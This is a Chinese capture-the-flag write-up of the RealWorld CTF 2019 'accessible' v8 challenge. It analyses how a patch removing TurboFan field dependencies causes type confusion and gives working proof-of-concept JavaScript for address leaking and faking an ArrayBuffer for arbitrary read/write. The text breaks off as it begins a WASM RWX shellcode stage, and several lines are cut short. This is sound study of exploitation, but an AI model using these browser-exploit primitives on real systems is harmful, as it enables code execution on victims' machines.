v8 exploit - RealWorld CTF2019 accessible

Hpasserby / 2019-10-13 10:51:07 / 浏览数 4854 安全技术 漏洞分析 顶(0) 踩(0)

这道题主要涉及v8中的dependency机制，由于patch文件删除了某些添加依赖（dependency）的代码，导致在生成的JIT代码中，即使某些元素类型发生了变化也不会
confusion。

在这篇writeup里我主要记录我分析的过程，因为我事先从已有的wp中知道到了一些结论性的东西，所以我试图找到一个从零逐步寻找得到最后结果的逻辑，这个过程中

调试环境

具体环境搭建步骤就不详述了，patch文件在这里下载

```
git reset --hard eefa087eca9c54bdb923b8f5e5e14265f6970b22
gclient sync
git apply ../challenge.patch
./tools/dev/v8gen.py x64.debug
ninja -C ./out.gn/x64.debug
```

漏洞分析

首先分析题目patch文件

```
diff --git a/src/compiler/access-info.cc b/src/compiler/access-info.cc
index 0744138..1df06df 100644
--- a/src/compiler/access-info.cc
+++ b/src/compiler/access-info.cc
@@ -370,9 +370,11 @@ PropertyAccessInfo AccessInfoFactory::ComputeDataFieldAccessInfo(
       // The field type was cleared by the GC, so we don't know anything
       // about the contents now.
     }
+#if 0
     unrecorded_dependencies.push_back(
         dependencies()->FieldRepresentationDependencyOffTheRecord(map_ref,
                                                                   descriptor));
+#endif
     if (descriptors_field_type->IsClass()) {
       // Remember the field map, and try to infer a useful type.
       Handle<Map> map(descriptors_field_type->AsClass(), isolate());
@@ -384,15 +386,17 @@ PropertyAccessInfo AccessInfoFactory::ComputeDataFieldAccessInfo(
   }
   // TODO(turbofan): We may want to do this only depending on the use
   // of the access info.
+#if 0
   unrecorded_dependencies.push_back(
       dependencies()->FieldTypeDependencyOffTheRecord(map_ref, descriptor));
+#endif

   PropertyConstness constness;
   if (details.IsReadOnly() && !details.IsConfigurable()) {
     constness = PropertyConstness::kConst;
   } else {
     map_ref.SerializeOwnDescriptor(descriptor);
-    constness = dependencies()->DependOnFieldConstness(map_ref, descriptor);
+    constness = PropertyConstness::kConst;
   }
   Handle<Map> field_owner_map(map->FindFieldOwner(isolate(), descriptor),
                               isolate());
```

`AccessInfoFactory::ComputeDataFieldAccessInfo`函数中，有两处`unrecorded_dependencies.push_back`被删除掉，同时让`constness`始终被赋值为Prop

先浏览一下整个函数的功能（以下为patch后的代码），首先获取了map中的`instance_descriptors`(存储了对象属性的元信息)，然后通过`descriptor`定位到了一个具

```
PropertyAccessInfo AccessInfoFactory::ComputeDataFieldAccessInfo(
   Handle<Map> receiver_map, Handle<Map> map, MaybeHandle<JSObject> holder,
   int descriptor, AccessMode access_mode) const {
 ...
```

```
 Handle<DescriptorArray> descriptors(map->instance_descriptors(), isolate());
 PropertyDetails const details = descriptors->GetDetails(descriptor);
 ...
 Representation details_representation = details.representation();
 ...
```

依次判断属性的类型，在进行一定的检查后，将属性加入到unrecorded_dependencies中。patch导致了一些本应该加入到unrecorded_dependencies的属性没有被加

```
if (details_representation.IsNone()) {
   ...
 }
 ZoneVector<CompilationDependency const*> unrecorded_dependencies(zone());
 if (details_representation.IsSmi()) {
   ...
   unrecorded_dependencies.push_back(
       dependencies()->FieldRepresentationDependencyOffTheRecord(map_ref,
                                                                  descriptor));
 } else if (details_representation.IsDouble()) {
   ...
   unrecorded_dependencies.push_back(
         dependencies()->FieldRepresentationDependencyOffTheRecord(
             map_ref, descriptor));
 } else if (details_representation.IsHeapObject()) {
   ...
#if 0
   unrecorded_dependencies.push_back(
       dependencies()->FieldRepresentationDependencyOffTheRecord(map_ref,
                                                                  descriptor));
#endif
 } else {
     ...
 }
#if 0
 unrecorded_dependencies.push_back(
     dependencies()->FieldTypeDependencyOffTheRecord(map_ref, descriptor));
#endif
 ...
```

最后，因为patch的修改，使得所有属性都被标注为KConst

```
PropertyConstness constness;
 if (details.IsReadOnly() && !details.IsConfigurable()) {
   constness = PropertyConstness::kConst;
 } else {
   map_ref.SerializeOwnDescriptor(descriptor);
   constness = PropertyConstness::kConst;
 }
 Handle<Map> field_owner_map(map->FindFieldOwner(isolate(), descriptor),
                            isolate());
 switch (constness) {
   case PropertyConstness::kMutable:
     return PropertyAccessInfo::DataField(
         zone(), receiver_map, std::move(unrecorded_dependencies), field_index,
         details_representation, field_type, field_owner_map, field_map,
         holder);
   case PropertyConstness::kConst:
     return PropertyAccessInfo::DataConstant(
         zone(), receiver_map, std::move(unrecorded_dependencies), field_index,
         details_representation, field_type, field_owner_map, field_map,
         holder);
 }
```

在这里，这个unrecorded_dependencies显然是问题的关键。

继续跟踪函数返回值可以发现最终返回的是一个PropertyAccessInfo对象，而unrecorded_dependencies则是被初始化赋值给私有成员unrecorded_dependencies_

```
PropertyAccessInfo::PropertyAccessInfo(
   Kind kind, MaybeHandle<JSObject> holder, MaybeHandle<Map> transition_map,
   FieldIndex field_index, Representation field_representation,
   Type field_type, Handle<Map> field_owner_map, MaybeHandle<Map> field_map,
```

```
   ZoneVector<Handle<Map>>&& receiver_maps,
   ZoneVector<CompilationDependency const*>&& unrecorded_dependencies)
   : kind_(kind),
     receiver_maps_(receiver_maps),
     unrecorded_dependencies_(std::move(unrecorded_dependencies)),
     transition_map_(transition_map),
     holder_(holder),
     field_index_(field_index),
     field_representation_(field_representation),
     field_type_(field_type),
     field_owner_map_(field_owner_map),
     field_map_(field_map) {
 DCHECK_IMPLIES(!transition_map.is_null(),
                field_owner_map.address() == transition_map.address());
}
```

查找引用该私有成员的代码，主要有两个函数


```
bool PropertyAccessInfo::Merge(PropertyAccessInfo const* that,
                              AccessMode access_mode, Zone* zone)
void PropertyAccessInfo::RecordDependencies(
   CompilationDependencies* dependencies)
```

其中Merge函数中合并了两个`unrecorded_dependencies_`，RecordDependencies函数中将`unrecorded_dependencies_`转移到了`CompilationDependencies`类

浏览`CompilationDependencies`类所在的`compilation-dependency.cc(.h)`文件，从注释中可以得知该类用于收集和安装正在生成的代码的依赖。

在文件中查找`dependencies_`，发现主要引用的代码均为遍历`dependencies_`并调用`IsValid()`。

`IsValid()`被`CompilationDependencies`的每个子类所重载，根据代码，其功能我的理解是用于判断某个元素是否已经改变或者过时。



```
                         : site.GetElementsKind();
    if (AllocationSite::ShouldTrack(kind)) {
      RecordDependency(new (zone_) ElementsKindDependency(site, kind));
    }
  }

  bool CompilationDependencies::AreValid() const {
    for (auto dep : dependencies_) {
      if (!dep->IsValid()) return false;
    }
    return true;
  }

  bool CompilationDependencies::Commit(Handle<Code> code) {
    for (auto dep : dependencies_) {
      if (!dep->IsValid()) {
        dependencies_.clear();
        return false;
      }
      dep->PrepareInstall();
    }

    DisallowCodeDependencyChange no_dependency_change;
    for (auto dep : dependencies_) {
      // Check each dependency's validity again right before installing it,
      // because the first iteration above might have invalidated some
      // dependencies. For example, PrototypePropertyDependency::PrepareInstall
      // can call EnsureHasInitialMap, which can invalidate a StableMapDependency
      // on the prototype object's map.
      if (!dep->IsValid()) {
        dependencies_.clear();
        return false;
      }
```

为了进一步了解该类的作用，我在搜索了引用该头文件的代码。可以发现，结果中几乎都是用于JIT优化的文件。



逐个跟进文件查看后，我在`compilation-dependencies.cc`中注意到了以下部分代码。从代码中可以看出，Ruduce过程中，可以通过添加dependency的方式来将Che
cause.

```
Reduction TypedOptimization::ReduceCheckMaps(Node* node) {
 // The CheckMaps(o, ...map...) can be eliminated if map is stable,
 // o has type Constant(object) and map == object->map, and either
 //  (1) map cannot transition further, or
 //  (2) we can add a code dependency on the stability of map
 //      (to guard the Constant type information).
 Node* const object = NodeProperties::GetValueInput(node, 0);
 Type const object_type = NodeProperties::GetType(object);
 Node* const effect = NodeProperties::GetEffectInput(node);
 base::Optional<MapRef> object_map =
```

```
    GetStableMapFromObjectType(broker(), object_type);
 if (object_map.has_value()) {
   for (int i = 1; i < node->op()->ValueInputCount(); ++i) {
     Node* const map = NodeProperties::GetValueInput(node, i);
     Type const map_type = NodeProperties::GetType(map);
     if (map_type.IsHeapConstant() &&
         map_type.AsHeapConstant()->Ref().equals(*object_map)) {
       if (object_map->CanTransition()) {
         dependencies()->DependOnStableMap(*object_map);
       }
       return Replace(effect);
     }
   }
 }
 return NoChange();
}

// Record the assumption that {map} stays stable.
void DependOnStableMap(const MapRef& map);
```

总结

结合一些资料，对dependency我的理解是

对于JS类型的不稳定性，v8中有两种方式被用来保证runtime优化代码中对类型假设的安全性

1. 通过添加CheckMaps节点来对类型进行检查，当类型不符合预期时将会bail out
2. 以dependency的方式。将可能影响map假设的元素添加到dependencies中，通过检查这些dependency的改变来触发回调函数进行deoptimize

该题目中，因为删除了某些添加dependency的代码，这就导致在代码runtime中，某些元素的改变不会被检测到从而没有deoptimize，最终造成type confusion。

构造POC

patch删除了`details_representation.IsHeapObject()`分支中的`unrecorded_dependencies.push_back`操作，这意味`HeapObject`类型不会被加入dependen

运行以下代码

```
var obj = {};
obj.c = {a: 1.1};

function leaker(o){
   return o.c.a;
}
for (var i = 0; i < 0x4000; i++) {
   leaker(obj);
}

var buf_to_leak = new ArrayBuffer();
obj.c = {b: buf_to_leak}

console.log(leaker(obj)) //output: 2.0289592652999e-310
```

以上代码中，将字典`{a: 1.1}`加入到`obj`中，函数`leaker`返回`o.c.a`

将obj作为参数传入leaker，生成JIT代码后，用`{b: buf_to_leak}`替换掉原来的字典，再次调用leaker(obj)，可以发现并没有触发deoptimize，而是输出了一个double值（buf_to_leak的地址)

其原因正是因为`{a: 1.1}`对象并没有被添加到dependency中，导致后期修改时并没有被检测到，从而导致问题。

> 注意：修改obj.c时不能使用同属性名，如{a: buf_to_leak}，因为事实上仍然存在一些依赖会影响到deoptimize，这点我没有找到更详细的解释，希望有师傅能够解释一下。参考：https://twitter.com/itszn13/stat


使用Turbolizer可视化程序IR，验证我们的猜想

```
cd tools/turbolizer
npm i
npm run-script build
python -m SimpleHTTPServer
```


使用以下命令执行代码，并使用浏览器访问127.0.0.1:8000打开生成的文件

```
./out.gn/x64.debug/d8 --trace-turbo ../../../exps/accessible/poc.js --trace-turbo-path ../
```

可以看到，在TyperLowering时还存在两次CheckMaps，分别对应obj和obj.c



而到了SimplifiedLowering时已经只有对obj的CheckMaps了，这说明obj.c的转为使用dependency的方式来进行检查。



漏洞利用

既然存在type confusion，那么我们可以用JSArray来伪造一个ArrayBuffer，即可控制到BackingStore，从而实现任意读写。

对象地址泄露

在poc中我们已经实现了该功能

```
var obj1 = {c: {x: 1.1}};
function leaker(o){
   return o.c.x;
}
for(var i = 0; i < 0x5000; i++){
   leaker(obj1);
}
function leak_obj(o){
   obj1.c = {y: o};
   res = mem.d2u(leaker(obj1))
   return res
}
```

伪造ArrayBuffer

JSArray内存模型

我们首先进行如下调试

```
d8> var arr = [1.1, 2.2, 3.3]
d8> %DebugPrint(arr)
DebugPrint: 0x831db04dd99: [JSArray]
- map: 0x2b36a3c82ed9 <Map(PACKED_DOUBLE_ELEMENTS)> [FastProperties]
- prototype: 0x251f23191111 <JSArray[0]>
- elements: 0x0831db04dd71 <FixedDoubleArray[3]> [PACKED_DOUBLE_ELEMENTS]
- length: 3
- properties: 0x25361adc0c71 <FixedArray[0]> {
   #length: 0x3860ab3401a9 <AccessorInfo> (const accessor descriptor)
}
- elements: 0x0831db04dd71 <FixedDoubleArray[3]> {
          0: 1.1
          1: 2.2
          2: 3.3
}
0x2b36a3c82ed9: [Map]
- type: JS_ARRAY_TYPE
- instance size: 32
- inobject properties: 0
- elements kind: PACKED_DOUBLE_ELEMENTS
- unused property fields: 0
- enum length: invalid
- back pointer: 0x2b36a3c82e89 <Map(HOLEY_SMI_ELEMENTS)>
- prototype_validity cell: 0x3860ab340609 <Cell value= 1>
- instance descriptors #1: 0x251f23191f49 <DescriptorArray[1]>
- layout descriptor: (nil)
- transitions #1: 0x251f23191eb9 <TransitionArray[4]>Transition array #1:
    0x25361adc4ba1 <Symbol: (elements_transition_symbol)>: (transition to HOLEY_DOUBLE_ELEMENTS) -> 0x2b36a3c82f29 <Map(HOLEY_

- prototype: 0x251f23191111 <JSArray[0]>
- constructor: 0x251f23190ec1 <JSFunction Array (sfi = 0x3860ab34aca1)>
- dependent code: 0x25361adc02c1 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
- construction counter: 0

pwndbg> x/12gx 0x831db04dd99-1                      // JSArray
0x831db04dd98:  0x00002b36a3c82ed9  0x000025361adc0c71  // Map Properties
0x831db04dda8:  0x00000831db04dd71  0x0000000300000000  // Elements Length
0x831db04ddb8:  0x000025361adc0941  0x00000adc7d437082
0x831db04ddc8:  0x6974636e7566280a  0x220a7b2029286e6f
0x831db04ddd8:  0x6972747320657375  0x2f2f0a0a3b227463
0x831db04dde8:  0x2065726f6d204120  0x6173726576696e75
pwndbg> x/12gx 0x831db04dd71-1                      // Elements
0x831db04dd70:  0x000025361adc14f9  0x0000000300000000  // Map Length
0x831db04dd80:  0x3ff199999999999a  0x400199999999999a  // 1.1 2.2
```

```
0x831db04dd90:  0x400a666666666666  0x00002b36a3c82ed9  // 3.3
0x831db04dda0:  0x000025361adc0c71  0x00000831db04dd71
0x831db04ddb0:  0x0000000300000000  0x000025361adc0941
0x831db04ddc0:  0x00000adc7d437082  0x6974636e7566280a
```

从地址很容易可以看出，在Elements的后面紧跟的就是JSArray对象的Map，布局如下图

```
Elements--->+-------------+
           |  MAP        +<------+
           +-------------+       |
           |  Length     |       |
           +-------------+       |
           |  element#1  |       |
           +-------------+       |
           |  element#2  |       |
           +-------------+       |
           |     ...     |       |
           +-------------+       |
           |  element#N  |       |
JSArray--->--------------+       |
           |  MAP        |       |
           +-------------+       |
           |  Properties |       |
           +-------------+       |
           |  Elements   +-------+
           +-------------+
           |  Length     |
           +-------------+
           |     ...     |
           +-------------+
```

这意味着我们可以通过JSArray对象的地址来计算得到其Elements的地址，这为我们之后伪造ArrayBuffer后寻找其地址提供了便利。

trick：在调试过程中会发现，Elements并不是始终紧邻JSArray的，有些时候两者会相距一段距离。在师傅们的wp中提到可以使用`splice`来使该布局稳定，例如

```
var arr = [1.1, 2.2, 3.3].splice(0);
```

具体原理我没有找到相关资料。。可能只有等以后读了源码才知道吧（有师傅知道的话可以说说吗

ArrayBuffer内存模型

在伪造ArrayBuffer的时候需要同时也伪造出它的Map的结构（当然，也可以对内存中ArrayBuffer的Map地址进行泄露，但是就麻烦了），通过找到JSArray的地址，+0x40

这部分可以通过调试一个真正的ArrayBuffer并将其Map复制下来（这里并不需要全部的数据）。关于Map的内存模型可以参考[这里]。

```
var fake_ab = [
   //map|properties
   mem.u2d(0x0), mem.u2d(0x0),
   //elements|length
   mem.u2d(0x0), mem.u2d(0x1000),
   //backingstore|0x2
   mem.u2d(0x0), mem.u2d(0x2),
   //padding
   mem.u2d(0x0), mem.u2d(0x0),
   //fake map
   mem.u2d(0x0), mem.u2d(0x1900042317080808),
   mem.u2d(0x00000000084003ff), mem.u2d(0x0),
   mem.u2d(0x0), mem.u2d(0x0),
   mem.u2d(0x0), mem.u2d(0x0),
].splice(0);
```

获取伪造的ArrayBuffer

和poc的代码类似，不过反了过来，先将填入一个ArrayBuffer进行优化，然后在ArrayBuffer处写入地址，则该地址将作为ArrayBuffer被解析

```
var ab = new ArrayBuffer(0x1000);
var obj2 = {d: {w: ab}};
function faker(o){
   return o.d.w;
}
for(var i = 0; i < 0x5000; i++){
```

```
   faker(obj2);
}
obj2.d = {z: mem.u2d(fake_ab_addr)};    //■■■■JSArray■Elements■■■■
real_ab = faker(obj2);  //■■■■■
```

WASM

在v8利用中总是需要布置shellcode，那么在内存中找到一块具有RWX权限的区域将会十分有帮助。wasm(WebAssembly)详细概念就不在这介绍了，这里值得注意的是是用

这里可以将C语言编写的代码转换为wasm格式。当然，编写的c语言代码不能够调用库函数（不然就可以直接写rce了），但是只要通过漏洞，将我们的shellcode覆盖到内存

下文将展示如何定位到rwx内存区域

```
//test.js
const wasm_code = new Uint8Array([
   0x00, 0x61, 0x73, 0x6d, 0x01, 0x00, 0x00, 0x00,
   0x01, 0x85, 0x80, 0x80, 0x80, 0x00, 0x01, 0x60,
   0x00, 0x01, 0x7f, 0x03, 0x82, 0x80, 0x80, 0x80,
